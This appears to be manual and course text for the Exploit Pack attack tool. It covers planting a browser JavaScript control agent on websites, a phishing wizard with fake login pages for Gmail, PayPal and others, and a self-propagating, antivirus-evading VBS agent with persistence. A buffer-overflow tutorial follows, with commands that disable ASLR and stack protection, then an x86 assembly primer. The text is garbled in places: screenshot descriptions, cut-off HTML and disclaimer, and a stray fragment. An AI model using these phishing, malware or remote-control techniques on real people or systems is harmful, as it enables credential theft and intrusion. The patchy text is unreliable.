Next let's deploy a browser agent. You can do this by selecting Browser-Shell from the agent deployment menu as shown here:

The screenshot shows the Exploit Pack interface with the following sections:

- Exploits, Shellcodes, Utilities, Targets**: Top navigation bar.
- Scanner**: Submenu with options like BamBamLocal, FuzzerLocal, Nmap-scanner, SMTP-VRFY, Dos, Remote Control, Exercises, and PrivilegeEsc.
- Target's desktop**: Shows a screenshot of a Windows desktop with various icons and open windows.
- Network connectivity**: Shows a diagram of two computer monitors. One is labeled "Exploit Pack" and the other is labeled "Not connected" at IP address 192.168.120.128.
- Remote terminal**: A terminal window showing a log of activity from 11:09:30 to 11:10:27, all entries being "Waiting for Exploit Pack..". It also includes a command input field: "Type here your commands and press enter.." and a "Run" button.
- Agent setup**: A section with several buttons:
 - Browser shell** (highlighted with a red box)
 - Reverse shell
 - Office shell
 - Phishing Wiz
 - Kill process
 - Delete shell
- Agent interaction**: A section with several buttons:
 - Open shell
 - Screenshot
 - Unavailable
 - Unavailable
 - Unavailable
 - Unavailable
- Modules search**: A search bar with dropdowns for "Show all available modules" and "Filter", and a search input field.
- Connection list - Agents connected:** Shows a list of connected agents:
 - localhost (computer) with IP 127.0.1.1
 - 192.168.120.128-MSEdgeWIN10scr with IP 192.168.120.128

That action will pop-up a browser with the example page of the Browser Shell as shown below, here you can see the page and the source code. In a nutshell what you have to include it's the Javascript code and remember to modify again like with the other agents the IP address where Exploit Pack is referenced to.

Browser Shell - Example Page

This page already contains Exploit Pack's agent running



Copy and paste the following code in the website you want to control remotely:

[Copy to clipboard](#)

Click here to check the full code from a web browser: [Open agent code](#)

Do you still have questions? support [at] exploitpack.com

A screenshot of a Windows file viewer window titled "test.html". The window shows the source code of the HTML file. The code includes a CSS style for the body, several


tags containing introductory text and a bug icon, a

The screenshot shows the Exploit Pack interface. On the left, a sidebar lists various tools and modules under categories like Scanner, Remote Control, and Utilities. The main workspace has several panes: 'Target's desktop' showing a captured Windows desktop; 'Network connectivity' showing two hosts connected; 'Agent interaction' with options like 'Open shell', 'Screenshot', and 'Kill process'; and a large 'Remote terminal' pane showing a command-line session with many 'Waiting for Exploit Pack...' messages. A code editor on the right contains exploit code for an XSS attack against a Google page.

The browser agent can also be used during the phishing campaigns, these campaigns can be launched directly (manually) or you can use Exploit Pack to send email to one user or a list as shown below.

This screenshot shows the Exploit Pack interface again. The left sidebar includes the 'Agent-VBS' module. The main area features a 'Phishing Wizard' window titled 'Welcome to Exploit Pack's phishing wizard!' with fields for 'From', 'To', and 'Subject'. Below it is a 'Remote terminal' pane with a message about being ready to receive commands. To the right, a large code editor displays VBS exploit code for sending an email with a message body. At the bottom, a 'Modules' pane shows the status of various exploit modules.

If you wish to use the email campaings feature of the phishing wizard you must first go to Edit -> Preferences and set necessary configuration for the SMTP server to be used as shown below:



When you click on Next you will be shown the different type of login screens you can use (or abuse) during your Red Team scenario to trick users. This is particularly interesting during Awareness campaings so you can show without doubts if the employees of your company are really aware or not of cyber criminals attacks coming outside their safe zone.

← → ⌂ File | C:/Users/IEUser/Documents/fullv15/data/phishing/index.html

Exploit Pack - Red Team phishing campaign
Available modules for social networks

EXPLOIT PACK




Social network Agent

 Outlook	Available
 Gmail	Available
 Twitter	Available
 Reddit	Available
 Facebook	Available
 LinkedIn	Available
 Instagram	Available
 Paypal	Available

DISCLAIMER: Any actions and or activities related to the material contained within Exploit Pack is solely your responsibility. The misuse of the information and or data of this modules can result in criminal charges brought against the persons in question. The authors of Exploit Pack will not be held responsible in the event any criminal charges be brought against any individuals misusing the modules of Exploit Pack to break the law. This site contains materials that can be potentially damaging or dangerous. If you do not fully understand something on this site, then don't use it or ask for proper advice! Refer to the laws in your province/country before accessing, using, or in any other way utilizing these materials. These materials are for educational and research purposes only. Do not attempt to violate the law with anything contained here. Neither administration of this server, the author of this


Disclosure Date: Feb 26 2016
An XSS Channel is an interactive communication channel between two systems

And the last agent you can deploy is the "Office shell" this is a vbs shell type that can be injected into office document through macros or executed directly using wscript, as shown below you need to set up a set of options before deployment ,when you are ready click "Generate & Next".



Again as with the other agents carefully verify that the hostname points to where Exploit Pack is listening to, check the code and make any adjustments if needed before deployment.

And here is an example of a VBS agent connected to Exploit Pack, the agent is running inside a Virtual Machine for testing purposes.



VBS/PS Agent - Remote Access

What is a VBS/PS Remote agent?

Exploit Pack's VBS/PS Remote control agent is a software that once is executed has the capability of replicating itself and inject other files and programs. This piece of software is usually called virus or malware because of its behavior and typically used by malicious users to steal personal information, hijack your screen and spam your contacts to spread itself to other machines.

What can you do with it?

- Execution of code in the underlying operating system.
- Replicate a real threat in your organization and measure the impact.
- Self propagation through Email, USB, Meetings.
- Self destruct.
- Get persistent access into the targeted machine.
- Multiple connections supported through HTTP.
- Direct access to .NET objects.
- Distribute it through Word, Excel, PDF or Internet Explorer ActiveX components.
- Userland access makes it 100% FUD or at least very hard to detect with any AV software

Why is it included in Exploit Pack?

This type of threats are very common nowadays and are spread around every corner, name any big organization and chances are that they have suffered or are currently being victims of this kind of threat. They are being distributed through emails, websites or IM attachments through Skype, Zoom, etc. There is a need to test this from a real attack scenario perspective, just like an attacker will do, and if you ever get your hands in a real sample they are usually obfuscated.


VBS Agent Wizard

VBS Agent wizard

This quick wizard will help you customize your VBS final script so you can easily choose from the provided options. Some of this options have to be used carefully because under your penetration tests and depending on the platform and AV Engine on the target, it could be detected as a malware/threat. For instance, if you choose to use the "Copy Itself" features those are theoretically virus behavior and will be detected as if.

If you want to include a file into your agent, choose a file and then encode it to base64, the final values will be appended to your agent, check the final output by navigating to the utilities tab, remote control and choose the VBS agent, at the end of the file you will find the values.

If you mixed up everything and wish to roll back your changes mark or select the last option and click on generate, otherwise you can always replace it by using GIT commands.



Exploit Development I

This training will cover the following topics from a technical and practical perspective, and starting from running and exploiting your first targets to gaining persistence and owning a whole network. This course builds deep background knowledge and expert-level skills and the ideal attendants will be penetration testers, security enthusiasts and network administrators.

- ◦ Concepts and basics
- ◦ Attacker Decision Making
- ◦ Getting started with Exploit Pack and Setup
- ◦ Internals of Exploit Pack
- ◦ Enumeration of Targets
- ◦ Exploiting the LAN
- ◦ Exploiting Windows Hosts
- ◦ Exploiting Linux Hosts
- ◦ Exploiting Web Servers
- ◦ Basic Exploit Writing
- ◦ Advanced technics and real world examples
- ◦ Post Exploitation

About the instructor:

Juan Sacco is the author and main dev of Exploit Pack, he currently works as an Exploit Writer and Reverse Engineer, in the past he has worked at companies like ING Bank, Core Security, NOD32, Homeland Security (ARG) and other financial and security related organizations.

Concepts and basics

A “bit” of history about Exploits. Let’s start by saying that memory errors exploitations have been around since 1980’s and they still rank among other software errors like the most

dangerous, from an integrity or availability perspective, the impact of a memory error exploit will for sure have a disruptive impact in any organization.

During this training we show you the history, the do, don't and how's of memory errors, exploitation technics, attacks, defenses and countermeasures. And all this will be covered not from a SysAdmin or Developer view, we will learn the practical way of a Black Hat hacker.

Introduction

Memory errors, overflows and exceptions are one of the oldest software vulnerabilities. These kind of vulnerabilities exists by design, and an attacker could take advantage of an overflow in order to takedown or remotely control a machine.

But let's go back in time, and for this we need to talk a bit about history, and the origins of this flaws.

Join me to a time-machine read, let's set our Flux condenser to take us back.. Precisely to November 2nd, 1988.

"If my calculations are correct, when this baby hits 88 miles per hours, your're gonna see some serious events."

Dr. Emmet brown (A time traveler)

Ok, so here we are at 1988. Robert T. Morris abruptly brought down the Internet. Could you just imagine, having the power of taking down the whole Internet? Yes. Just wow, right?

Ok, wait. We know when. 1988, November 2nd. But Why.. and most important for us.. is how!

Robert Morris Jr. at this time is a graduate student in Computer Science at Cornell University, he just wrote a self-replicating, self-propagating program that created the name of "Cyber Worm". He just deployed this program from the MIT itself, and to avoid trace backs he executed this piece of software from non-traced government computers.

But soon enough, or not so soon, he realized that his worm was too fast being replicated, but of course just have in mind the speeds of that time..

The worm made his way by exploiting more than just one vulnerability.

Basically the worm exploited: Sendmail, FingerD and rsh/rexec.

These exploits were successful and the worm gained remote access and allowed arbitrary code execution, but there was an unintended feature on this worm.

The worm could not check whenever a machine was infected or not, and because of this the same machine could potentially get infected multiple times, and every time it was creating an additional process on that target, that in fact it will slowly take the machine down by memory consumption.

Eventually on certain point the computer will turn out to be non-responsive and it will be on a Denial Of Service state, making the system connected to it, unusable.

The targets and host machines were: BSD Systems and Sun-3 Systems.

The following code is a part of the Morris worm that shows the attacks and the previously mentioned exploits, take a deep look into it, and try to understand the exploits and how they were crafted.

Note: While you are into that, try to think how you would create a feature that could detect whenever a machine was infected or not.

Back to the basics

Now that we understand how an exploit is created, and how a worm works. And also, what an attacker can do with it. Let's go a bit further in time. Did you ever read the famous Phrack e-zine?

Specifically there is an old article that we want to point you in, and it's called.. "Smashing the stack, for fun and profit".

Reference to this article: <http://phrack.org/issues/60/6.html>

Actually, this article was a step-stone in the history of exploit development, basically this paper showed us how to create and debug exploits for x86 platform from scratch, by abusing of buffer overflows vulnerabilities and also how to execute our shellcodes/payloads by doing ROP (Return Oriented Programming) technics against the LIBC.

Following to this article, we will also cover the basics. But Smashing the stack is a recommended read that you should do before continue this course. And it's also complimentary to this training.

Now, that you have done that. Let's begin, we would like to start with a simple overflow:

Now it's the moment, open Exploit Pack!

For this example you will need a Linux box, it could be a Virtual Machine of course, and you can use any distro but it will be easier for you if you manage to get an old version of Ubuntu like, 6.06. Because that one has already these protections turned off.

In order to continue, navigate in Exploit Pack to the Linux modules and select "Exploit-Tutorial" after you clicked on it, the code of this exercise will appear on the Code side, (right side) of the screen.

This is a Python script and you can edit it and save it directly from the built-in Exploit Pack interface.

On the commented section you can see the code that we will use for this Buffer Overflow, in fact you need to uncomment it or just copy and paste the code we have on this document:

```
#include <stdio.h>

#include <string.h>

int main(int argc, char** argv) { char buffer[100]; strcpy(buffer, argv[1]); // Vulnerable function! return 0; }
```

As the exploit says, before compiling this code using GCC you have to disable some protections:

First, in order to disable ASLR (Address Space Layout Randomization) type the following:
sudo bash -c 'echo 0 > /proc/sys/kernel/randomize_va_space'

But, you may ask. What is ASLR?.. Well here is the concept of it:

Address space layout randomization (ASLR) is a computer security technique involved in protection from buffer overflow attacks. In order to prevent an attacker from reliably jumping to, for example, a particular exploited function in memory, ASLR randomly arranges the address space positions of key data areas of a process, including the base of the executable and the positions of the stack, heap and libraries.

Basically, we are going to use fixed memory addresses in order to control the EIP if we have ASLR turned on, if we try to jump to our stack using a fixed address, it will fail because the stack has changed.

Then, what we have to do is to disable Stack Protector, so we can not only Jump to a fixed stack position but also execute the code of our Payload when we are there.

How!? When you compile your C code, do it like this:

```
$ gcc overflow.c -o overflow -fno-stack-protector -z execstack
```

Where -fno-stack-protector disable canaries checks Pro Police and -z execstack allows to execute from the Stack.

Canaries or canary words are known values that are placed between a buffer and control data on the stack to monitor buffer overflows. When the buffer overflows, the first data to be corrupted will usually be the canary, and a failed verification of the canary data is therefore an alert of an overflow, which can then be handled, for example, by invalidating the corrupted data. The terminology is a reference to the historic practice of using canaries in coal mines, since they would be affected by toxic gases earlier than the miners, thus providing a biological warning system. Canaries are alternately known as cookies, which is meant to evoke the image of a "broken cookie" when the value is corrupted. There are three types of canaries in use: terminator, random, and random XOR. Current versions of StackGuard support all three, while ProPolice supports terminator and random canaries.

This is great, now we understand the basic about Stack Protectors, and how to disable those protections to run our custom program in order to overflow it and jump to the stack.

You should now have a solid understanding of what happens when a function is called (On our example, strcpy) and how it interacts with the stack. Now we are going to see what happens when we stuff too much data into a buffer. Once you have developed an understanding of what happens when a buffer is overflowed, we can move into more exciting material, namely exploiting a buffer and taking control of execution. So compile the code and run the program, then enter some user input to be fed into the buffer. For the first run, simply enter 240 A's.

The program returns as expected and everything works fine. Now let's put in 280 characters, which will overflow the buffer and start to write over things stored on the stack.

Note: Use python to get the amount of characters you want:

```
$ python -c 'print "A"*280'
```

and press Enter. So after this run we got a segmentation fault as expected, but why? Let's take an indeep look using GDB

First, we start GDB like this: `gdb ./overflow` ← Where overflow is the name of the compiler C program. (gdb) disas main()

Here we can see the call instructions for strcpy(). Add a breakpoint to see what happens:
(gdb) break *0x80000000 ← Where you have to replace it for the memory address that correspond to where is StrCpy() on your stack.

Now run the program, using “run” command and it will go up to our first breakpoint.

If we take a look at the stack now, after we go trough Strcpy(), with this command: `x/20x $esp` we can see that our string 0x41414141 is all over the place. (41 is the equivalent of “A” in hexadecimal).

And if we continue forward, using the command next we can see that the return pointer goes to 0x41414141 in ?? () This is because, we are executing code at an address that was specified in our string. After overflowing the array the result is overwriting other items on the stack.

We filled up the array with A's and then kept on going. We wrote the stored address of EBP, which is now a dword containing hexadeciml representation of AAAA. More important, we wrote over RET with another dword of AAAA.

When the function exited, it read the value stored in RET, which is now 0x41414141, the hexadecimal equivalent of AAAA, and attempted to jump to this address. This address is not a valid address, or is in protected address space, and the program terminated with a segmentation fault.

Controlling the Instruction Pointer

We have now successfully overflowed a buffer, overwritten EBP and RET, and therefore caused our overflowed value to be loaded into EIP. All this actions ended crashing the program. While this overflow can be useful in creating a denial of service, the program that you're going to crash should be important enough that someone would care if it were not available. In our case, it's not, for obvious reasons.

We have to move on into controlling the path of execution or basically, controlling what gets loaded into EIP, the instruction pointer.

Exploit Development II

"It's no use going back to yesterday, because I was a different person then." – Alice in Wonderland

Introduction: Hello there! In this write-up I am going to take you on a journey about modern Exploit Development in real applications, Reverse Engineering and some low-level programming in Assembler.

My name is Juan Sacco and I live in The Netherlands, originally born and raised in Argentina! The land of the steak :-) Since I was a kid I was always as you, interested in computers and more important, eager and curious enough to learn about those details that can only be seen if you are able to read between lines of code.

When other people is looking at programming and cracking as some sort of black magic this will be something that you will learn to love. Sometimes you will excel, and some other times it will be frustrating. But at the end the concept of hacking will ride your passion about computers, the world of hacking, cracking, undocumented functions, learning without official books, create and share, search and exploit will become part of your journey.

The learning-curve, the obscure ways of taking control of remote computers, hiding in a shell, in a process, in a dark corner of a system, that was for me as it will be for you. Fun, and sometimes profitable.

Let's warm up the engines:

Once you have successfully log into the environment you have configured (Linux system with an Ubuntu Distribution for this write-up) you will see a few folder and files, maybe you are, or maybe not, familiar with Linux. If not, you should, if yes, then good for you my friend ;-)

So, follow me while I go trough this commands:

```
root@exploitpack:~# ls
Desktop    Downloads  peda    Public      Templates
Documents  Music     Pictures  ROPgadget-master  Videos
root@exploitpack:~# whereis jad
jad: /usr/bin/jad
root@exploitpack:~#
```

As you can see there are a few files and folders you will need to have installed on your system, ROPGadget, PEDA, and the binaries for JAD.

They know what is what, / But they don't know what is what ?

There are a few tools we are going to need to conduct our exercises, I took the initiative and selected a few for you, that at this moment I believe are a good starting point for learning Exploit Development.

But hey! Feel free to use the ones you like the most, for example as a Debugger we are going to use GDB (GNU / Debugger) but any debugger will do the trick. :-)

So here is a short reference of each tool we are going to use, go quickly through it so you can get a feeling of what does what and their purpose.

In short for super-lazy readers:

i **PEDA:**We are going to use this as extension for GDB to make us the exploit dev process easier.

ROPGadget: We are going to use this tool to search and construct ROP Chains.

JAD: This program on the latest version (at the moment of writing this lines) is vulnerable to a buffer overflow, so yeah, the targeted app.

After here, a small documentation about each one:

PEDA - Python Exploit Development Assistance for GDB

Enhance the display of gdb: colorize and display disassembly codes, registers, memory information during debugging.

```
1 Add commands to support debugging and exploit development (for a full list
2 use peda help):
3 • aslr -- Show/set ASLR setting of GDB
4 • checksec -- Check for various security options of binary
5 • dumpargs -- Display arguments passed to a function when stopped at a cal-
6 instruction
7 • dumprop -- Dump all ROP gadgets in specific memory range
8 • elfheader -- Get headers information from debugged ELF file
9 • elfsymbol -- Get non-debugging symbol information from an ELF file
10 • lookup -- Search for all addresses/references to addresses which belong
11 memory range
12 • patch -- Patch memory start at an address with string/hexstring/int
13 • pattern -- Generate, search, or write a cyclic pattern to memory
14 • procinfo -- Display various info from /proc/pid/
15 • pshow -- Show various PEDA options and other settings
16 • pset -- Set various PEDA options and other settings
17 • readelf -- Get headers information from an ELF file
18 • ropgadget -- Get common ROP gadgets of binary or library
19 • ropsearch -- Search for ROP gadgets in memory
20 • searchmem|find -- Search for a pattern in memory; support regex search
21 • shellcode -- Generate or download common shellcodes.
22 • skeleton -- Generate python exploit code template
23 • v mmap -- Get virtual mapping address ranges of section(s) in debugged pr
24 • xormem -- XOR a memory region with a key
```

Official repository can be found here: <https://github.com/longld/peda>

ROPgadget Tool

This tool lets you search your gadgets on your binaries to facilitate your ROP exploitation. ROPgadget supports ELF/PE/Mach-O format on x86, x64, ARM, ARM64, PowerPC, SPARC and MIPS architectures. Since the version 5, ROPgadget has a new core which is written in Python using Capstone disassembly framework for the gadgets search engine - The older version can be found in the Archives directory but it will not be maintained.

Official repository can be found here: <https://github.com/JonathanSalwan/ROPgadget>

JAVA Decompiler

Jad (short for Java Decompiler) is a decompiler for the Java programming language. Jad provides a command-line user interface to extract source code from class files.

Official repository can be found here: <https://varaneckas.com/jad/>

A “bit” of theory

So hey you have made it till here without sweeting. Well done! As I told you at the beginning we are going to go deep into program internals, and in order to achieve this goal we have to look around memory pages, sections, and understand some basics concepts about buffers, assembly codes and more. So in this chapter I am going to introduce you to this concepts so you can understand a “bit” and if you wish to learn even more on each topic I am going to provide you with some useful links as well, meaning.. papers or write-ups that are spread on the internet.

What does x86 Architecture mean?

The x86 architecture is an instruction set architecture (ISA) series for computer processors. Developed by Intel Corporation, x86 architecture defines how a processor handles and executes different instructions passed from the operating system (OS) and software programs. The “x” in x86 denotes ISA version. It was designed back in 1978, x86 architecture was one of the first ISAs for microprocessor-based computing.

Some of the key features include:

- 1 • Provides a logical framework for executing instructions through a processor
- 2 • Allows software programs and instructions to run on any processor in the world
- 3 • Provides procedures for utilizing and managing the hardware components of a processing unit (CPU)
- 4 •

The x86 architecture primarily handles programmatic functions and provides services, such as memory addressing, software and hardware interrupt handling, data type, registers and input/output (I/O) management.

Protected mode is a mode of program operation in a computer with an Intel-based microprocessor in which the program is restricted to addressing a specific contiguous area of 640 kilobytes. Intel's original PC microprocessor, the 8088, provided a one megabyte (1 Mbyte) random access memory (RAM). The memory was divided into several areas for basic input/output system data, signals from your display, and other system information. The remainder or 640 kilobytes of contiguous space was left for the operating system and application programs. The 8088 ensured that any instruction issued by a program running in protected mode would not be able to address space outside of this contiguous 640 kilobytes. Typically, much operating system code and almost all application programs run in protected mode to ensure that essential data is not unintentionally overwritten.

Real mode is a program operation in which an instruction can address any space within the 1 megabyte of RAM. Typically, a program running in real mode is one that needs to get to and use or update system data and can be trusted to know how to do this. Such a program is usually part of the operating system or a special application subsystem.

As new microprocessors (such as the 80386) with larger RAM followed the 8088, DOS continued to preserve the 640 kilobyte addressing limitation so that newly-written application programs could continue to run on both the old as well as new microprocessors. Several companies developed DOS "extenders" that allowed DOS applications to be freed from the 640K constraint by inserting memory management code into the application. Microsoft developed the DOS Protected Mode Interface to go with a DOS extender included with Windows 3.0 (which was itself a DOS application). Microsoft later gave the standard to an industry organization, the DPMI Committee.

Today's personal computers, using microprocessors that succeeded the 8088, typically contain eight or more megabytes of RAM. Today's operating systems (including the latest DOS versions) come with extended memory management that frees the programmer from the original addressing constraints.

What is a memory buffer?

Let's start by the definition of RAM (pronounced ramm) is an acronym for random access memory, a type of computer memory that can be accessed randomly; that is, any byte of memory can be accessed without touching the preceding bytes. RAM is the most common type of memory found in computers and other devices, such as printers.

In short.. a buffer, also called buffer memory, is a portion of a computer's memory that is set aside as a temporary holding place for data that is being sent to or received from an external device, such as a hard disk drive (HDD), keyboard or printer.

A buffer temporarily stores data while the data is in the process of moving from one place to another, i.e. the input device to the output device. You can say that buffer is a part of the memory. You can say that a buffer is a pre-allocated area of the memory where you can store your data while you are processing it.

On the other hand, it is found mainly in the RAM and acts as an area where the CPU can store data temporarily. This area is used mainly when the computer and the other devices have different processing speeds. Typically, the data is stored in a buffer as it is retrieved from an input device (such as a mouse) or just before it is sent to an output device (such as speakers).

However, the buffer may also be used when moving data between processes within a computer. And here is were rely our main interest as you may guessed ;-)

So, the computer writes the data up into a buffer, from where the device can access the data, as its own speed. This allows the computer to be able to focus on other matters after it writes up the data into the buffer; as oppose to constantly focus on the data, until the device is done.

Buffers can be implemented in a fixed memory location in hardware or by using a virtual data buffer in software, which points to a data buffer that are stored on a physical storage medium.


Most of the buffers are utilized in software. These buffers typically use the faster RAM to store temporary data, as RAM has a much faster access time than hard disk drives. A buffer often adjusts timing by implementing a queue or FIFO (First In First Out) algorithm in memory. Hence, it is often writing data into the queue at one rate and reading it at another rate

Stack is a collection of items in which the data are inserted and removed from one end called the top of the stack.

In computer science, a stack is a particular kind of abstract data type or collection in which the principal (or only) operations on the collection are the addition of an entity to the collection, known as push and removal of an entity, known as pop.

And.... How does a stack works? Show me sir!

A FIFO is a First In First Out memory. You can think of data being shifted in one end and shifted out the other, with the amount of data in the FIFO being allowed to grow up to some maximum limit.



However, actually shifting data around in memory is costly to do in hardware. A better way is to use a memory more normally but make it look like a circular buffer by manipulation of the next address to write to and read from. These addresses live in separate registers, and are often called the read pointer and the write pointer.

How do we interact with the computer using low-level programming?

An assembly language is a low-level programming language for microprocessors and other programmable devices. It is not just a single language, but rather a group of languages. An assembly language implements a symbolic representation of the machine code needed to program a given CPU architecture.

It is the most basic programming language available for any processor. With assembly language, a programmer works only with operations that are implemented directly on the physical CPU. Assembly languages generally lack high-level conveniences such as variables and functions, and they are not portable between various families of processors. They have the same structures and set of commands as machine language, but allow a programmer to use names instead of numbers. This language is still useful for programmers when speed is necessary or when they need to carry out an operation that is not possible in high-level languages.

The x86 instruction set architecture is at the heart of CPUs that power our home computers and remote servers for over two decades. Being able to read and write code in low-level assembly language is a powerful skill to have. It enables you to write faster code, use machine features unavailable in C, and reverse-engineer compiled code.

But starting out can be a daunting task. The official documentation manuals from Intel are well over a thousand pages long. Twenty years of continual evolution with backward compatibility have produced a landscape with clashing design principles from different eras, deprecated features occupying space, layers upon layers of mode switches, and an exception to every pattern.

I will help you gain a solid understanding of the x86 ISA from basic principles. I will focus more on building a clear mental model of what's happening, rather than giving every detail precisely (which would be long and boring to read). If you want to make use of this knowledge, you should simultaneously refer to another tutorial that shows you how to write and compile a simple function, and also have a list of CPU instructions open for referencing. I will start out in familiar territory and slowly add complexity in manageable steps – unlike other documentation that tend to lay out the information all at once.


Basic execution environment.

An x86 CPU has eight 32-bit general-purpose registers. For historical reasons, the registers are named {eax, ecx, edx, ebx, esp, ebp, esi, edi}. (Other CPU architectures would simply name them r0, r1, ..., r7.) Each register can hold any 32-bit integer value. The x86 architecture actually has over a hundred registers, but we will only cover specific ones when needed.

As a first approximation, a CPU executes a list of instructions sequentially, one by one, in the order listed in the source code. Later on, we will see how the code path can go non-linearly, covering concepts like if-then, loops, and function calls.

There are actually eight 16-bit and eight 8-bit registers that are subparts of the eight 32-bit generalpurpose registers. These features come from the 16-bit era of x86 CPUs, but still have some occasional use in 32-bit mode. The 16-bit registers are named {ax, cx, dx, bx, sp, bp, si, di} and represent the bottom 16 bits of the corresponding 32-bit registers {eax, ecx, ..., edi} (the prefix “e” stands for “extended”). The 8-bit registers are named {al, cl, dl, bl, ah, ch, dh, bh} and represent the low and high 8 bits of the registers {ax, cx, dx, bx}. Whenever the value of a 16-bit or 8-bit register is modified, the upper bits belonging to the full 32-bit register will remain unchanged.

Simplified model of x86 CPU



Basic arithmetic instructions

The most basic x86 arithmetic instructions operate on two 32-bit registers. The first operand acts as a source, and the second operand acts as both a source and destination. For example: addl %ecx, %eax – in C notation, this means: `eax = eax + ecx;`, where eax and ecx have the type `uint32_t`. Many instructions fit this important schema – for example:

- 1 xorl %esi, %ebp means `ebp = ebp ^ esi;;`
- 2 subl %edx, %ebx means `ebx = ebx - edx;;`
- 3 andl %esp, %eax means `eax = eax & esp;;`

A few arithmetic instructions take only one register as an argument, for example:

```
1  notl %eax means eax = ~eax;.  
2  incl %ecx means ecx = ecx + 1;.
```

The bit shifting and rotation instructions take a 32-bit register for the value to be shifted, and the fixed 8-bit register cl for the shift count. For example: shll %cl, %ebx means ebx = ebx << cl;.

Many arithmetic instructions can take an immediate value as the first operand. The immediate value is fixed (not variable), and is coded into the instruction itself. Immediate values are prefixed with \$. For example:

```
1  movl $0xFF, %esi means esi = 0xFF;.  
2  addl $-2, %edi means edi = edi + (-2);.  
3  shr $3, %edx means edx = edx >> 3;.
```

Note that the movl instruction copies the value from the first argument to the second argument (it does not strictly “move”, but this is the customary name). In the case of registers, like movl %eax, %ebx, this means to copy the value of the eax register into ebx (which overwrites ebx’s previous value).

Now is a good time to talk about one principle in assembly programming: Not every desirable operation is directly expressible in one instruction. In typical programming languages that most people use, many constructs are composable and adaptable to different situations, and arithmetic can be nested. In assembly language however, you can only write what the instruction set allows. To illustrate with examples:

You can’t add two immediate constants together, even though you can in C. In assembly you’d either compute the value at compile time, or express it as a sequence of instructions.

You can add two 32-bit registers in one instruction, but you can’t add three 32-bit registers – you’d need to break it up into two instructions.

You can't add a 16-bit register to a 32-bit register. You'd need to write one instruction to perform a 16-to-32-bit widening conversion, and another instruction to perform the addition.

When performing bit shifting, the shift count must be either a hard-coded immediate value or the register cl. It cannot be any other register. If the shift count was in another register, then the value needs to be copied to cl first.

The takeaway messages are that you shouldn't try to guess or invent syntaxes that don't exist (such as addl %eax, %ebx, %ecx); also that if you can't find a desired instruction in the long list of supported instructions then you need to manually implement it as a sequence of instructions (and possibly allocate some temporary registers to store intermediate values).

Flags register and comparisons

There is a 32-bit register named eflags which is implicitly read or written in many instructions. In other words, its value plays a role in the instruction execution, but the register is not mentioned in the assembly code.

Arithmetic instructions such as addl usually update eflags based on the computed result. The instruction would set or clear flags like carry (CF), overflow (OF), sign (SF), parity (PF), zero (ZF), etc. Some instructions read the flags – for example adcl adds two numbers and uses the carry flag as a third operand: adcl %ebx, %eax means eax = eax + ebx + cf; Some instructions set a register based on a flag – for example setz %al sets the 8-bit register al to 0 if ZF is clear or 1 if ZF is set. Some instructions directly affect a single flag bit, such as cld clearing the direction flag (DF).

Comparison instructions affect eflags without changing any general-purpose registers. For example, cmpl %eax, %ebx will compare the two registers' value by subtracting them in an unnamed temporary place and set the flags according to the result, so that you can tell whether eax < ebx or eax == ebx or eax > ebx in either unsigned mode or signed mode. Similarly, testl %eax, %ebx computes eax & ebx in a temporary place and sets the flags accordingly. Most of the time, the instruction after a comparison is a conditional jump (covered later).

So far, we know that some flag bits are related to arithmetic operations. Other flag bits are concerned with how the CPU behaves – such as whether to accept hardware interrupts, virtual 8086 mode, and other system management stuff that is mostly of concern to OS developers, not to application developers. For the most part, the eflags register is largely ignorable. The system flags are definitely ignorable, and the arithmetic flags can be forgotten except for comparisons and bigint arithmetic operations.

Memory addressing, reading, writing

The CPU by itself does not make a very useful computer. Having only 8 data registers severely limits what computations you can do because you can't store much information. To augment the CPU, we have RAM as a large system memory. Basically, RAM is an enormous array of bytes – for example, 128 MiB of RAM is 134 217 728 bytes that you can store any values to.

When storing a value longer than a byte, the value is encoded in little endian. For example if a 32-bit register contained the value 0xDEADBEEF and this register needs to be stored in memory starting at address 10, then the byte value 0xEF goes into RAM address 10, 0xBE into address 11, 0xAD into address 12, and finally 0xDE into address 13. When reading values from memory, the same rule applies – the bytes at lower memory addresses get loaded into the lower parts of a register.

It should go without saying that the CPU has instructions to read and write memory. Specifically, you can load or store one or more bytes at any memory address you choose. The simplest thing you can do with memory is to read or write a single byte:

```
1 movb (%ecx), %al means al = *ecx;. (this reads the byte at memory address
2 register)
3 movb %bl, (%edx) means *edx = bl;. (this writes the byte in bl to the byte
4 edx)
```

(In the illustrative C code, al and bl have the type uint8_t, and ecx and edx are being casted from uint32_t to uint8_t*.)

Next, many arithmetic instructions can take one memory operand (never two). For example:

```
1 addl (%ecx), %eax means eax = eax + (*ecx);. (this reads 32 bits from memo  
2 addl %ebx, (%edx) means *edx = (*edx) + ebx;.. (this reads and writes 32 bi
```

Addressing modes

When we write code that has loops, often one register holds the base address of an array and another register holds the current index being processed. Although it's possible to manually compute the address of the element being processed, the x86 ISA provides a more elegant solution – there are memory addressing modes that let you add and multiply certain registers together. This is probably easier to illustrate than describe:

```
1 movb (%eax,%ecx), %bh means bh = *(eax + ecx);.  
2 movb -10(%eax,%ecx,4), %bh means bh = *(eax + (ecx * 4) - 10);.
```

The address format is offset(base, index, scale), where offset is an integer constant (can be positive, negative, or zero), base and index are 32-bit registers (but a few combinations are disallowed), and scale is either {1,2,4,8}. For example if an array holds a series of 64-bit integers, we would use scale = 8 because each element is 8 bytes long.

The memory addressing modes are valid wherever a memory operand is permitted. Thus if you can write sbbl %eax, (%eax), then you can certainly write sbbl %eax, (%eax,%eax,2) if you need the indexing capability. Also note that the address being computed is a temporary value that is not saved in any register. This is good because if you wanted to compute the address explicitly, you would need to allocate a register for it, and having only 8 GPRs is rather tight when you want to store other variables.

There is one special instruction that uses memory addressing but does not actually access memory. The leal (load effective address) instruction computes the final memory address according to the addressing mode, and stores the result in a register. For example, leal

$5(\%eax, \%ebx, 8)$, $\%ecx$ means $ecx = eax + ebx * 8 + 5$; Note that this is entirely an arithmetic operation and does not involve dereferencing a memory address.

Jumps, labels, and machine code

Each assembly language instruction can be prefixed by zero or more labels. These labels will be useful when we need to jump to a certain instruction. Examples:

```
1 foo: /* A label */
2 negl %eax /* Has one label */
3 addl %eax, %eax /* Zero labels */
4 bar: qux: sbbl %eax, %eax /* Two labels */
```

The `jmp` instruction tells the CPU to go to a labelled instruction as the next instruction to execute, instead going to the next instruction below by default. Here is a simple infinite loop:

```
1 top: incl %ecx
2 jmp top
```

